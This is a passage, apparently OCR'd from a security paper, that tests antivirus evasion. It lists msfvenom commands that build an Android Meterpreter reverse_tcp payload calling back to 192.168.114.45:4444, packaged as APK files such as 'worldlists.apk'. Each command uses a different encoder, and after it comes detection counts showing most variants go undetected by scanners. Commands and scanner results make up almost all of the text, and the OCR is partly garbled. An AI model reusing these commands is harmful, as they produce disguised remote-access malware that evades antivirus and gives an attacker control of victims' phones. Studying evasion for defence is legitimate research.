
Use of encoder 10 =encoder/ mipshe/byte-xori



Detectable ratio 0




Un Detectable ratio 61




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > hp.apk –e /mipsle/byte-xori


Use of encoder 12 =encoder/ mipsle/byte-xori



Detectable ratio 0




Un Detectable ratio 61




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > hp.apk –e php/hex


Use of encoder 15 =encoder/ php/hex



Detectable ratio 0




Un Detectable ratio 61




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > worldlists.apk –e php/minify


Use of encoder 16 =encoder/ php/minify



Detectable ratio 6




Un Detectable ratio 57




Command: msfvenom –p android /meterpreter/reverse_tcp/ LHOST= 192.168.114.45 LPORT=4444 > worldlists.apk –e ppc/longxor


Use of encoder 17 =encoder/ ppc/longxor



Detectable ratio 0

